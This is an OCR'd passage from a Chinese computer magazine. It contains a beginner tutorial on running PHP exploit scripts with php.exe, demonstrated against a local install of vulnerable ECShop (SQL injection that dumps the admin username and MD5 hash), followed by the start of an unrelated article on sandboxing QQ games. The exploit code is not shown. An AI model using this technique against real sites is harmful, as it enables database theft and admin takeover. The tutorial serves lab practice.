


图 8



图 11

经安装了PHP。在AppServ中PHP的安装目录是AppServ安装目录下的php5子目录，我这里是C:\AppServ\php5\。PHP类EXP的利用具体的说就是用PHP安装目录下的php.exe对用PHP代码写的EXP进行解析。php.exe是在命令行下运行的。为了免去输入EXP文件所在目录的麻烦，可以把EXP复制到php.exe同目录下，我这里是在C:\AppServ\php5\目录下，如图8。

然后就可以利用EXP了。我这里拿了一个去年的ECShop注射漏洞的EXP来演示，把EXP文件exp.php复制到C:\AppServ\php5\目录下。Win键+R调出运行，输入cmd后回车打开命令提示符，输入cd\切换到C盘根目录下，接着输入 **cd C:\AppServ\php5** 切换到php.exe所在的目录下，如图9。




图 9

这时候输入**php.exe exp.php**就可以看到EXP的说明和使用方法了，如图10。(**贴心小提示：php.exe exp.php与php exp.php执行后效果一样，在使用时可以不用输入.exe**)ECShop <= v2.6.2 SQL injection说明ECShop v2.6.2以及以前的版本存在这个漏洞，EXP使用方法是php exp.php host path，其中php就是php.exe，exp.php是EXP文件的文件




图 10




图 12

名，host是使用ECShop的网站的域名或IP地址，path是ECShop的安装路径，在根目录下就是/，在ecshop目录下就是/ecshop/。

我在网站根目录C:\AppServ\www\下建了一个文件夹ecshop，在里面安装了存在漏洞的ECShop_V2.6.1_GBK_build109208（直接把源代码解压缩到ecshop文件夹下，访问 http://127.0.0.1/ecshop/就会看到安装页面，按提示安装即可），安装后网站ECShop的首页如图11。

下面来利用EXP，因为ECShop的安装目录为ecshop，输入php exp.php 127.0.0.1 /ecshop/后回车，成功爆出了ECShop后台管理员的用户名admin和密码的MD5值e10adc3949ba59abbe56e057f20f883e，如图12。接下来破解密码进后台拿shell不是本文的内容，这里就不罗嗦了。

可以看到，PHP类EXP的利用很简单，只要安装了PHP就能利用。为了让新手朋友实际搭建下php web环境并练习实际使用PHP类EXP，我把介绍中用到的AppServ的安装文件appserv-win32-2.5.9.zip，存在漏洞的ECShop的源代码ECShop_V2.6.1_GBK_build109208.zip以及漏洞利用EXP都已打包，新手朋友可以用AppServ搭建php web环境后安装存在漏洞的ECShop，然后自己亲手练习一下使用php类exp。

（文中所涉及软件已收录在本期光盘中）

编辑点评： 在exp的使用上小编我再给大家提供些更简便的方法。首先exp文件可以存放在任意盘符以及文件夹下，并不用一定要放在php5目录下。而且在使用时不用切换目录，直接输入php+空格，然后用鼠标把exp文件直接拖到cmd下回车就可直接使用，省去了还要输入路径、或切换目录以及输入exp文件名等操作。

“沙盘”里的QQ游戏

图 swan

从本文您可以学到：

1、如何利用沙盘工具多开游戏

2、利用沙盘打造安全的浏览器

想象一下，在一个装满了平整细沙的盘子里，我们可以尽情随意地在上面作画、涂写，无论画的好坏。最后，轻轻一抹，沙盘又回到了原来的平整状态。沙盘的魅力就在于它允许你出错，还可以给你改正的机会。如今，这种神奇的“沙盘”被应用到了计算机反病毒领域。




图1　解压的文件




图2　程序界面




图4　登录游戏




图3　打开QQ游戏

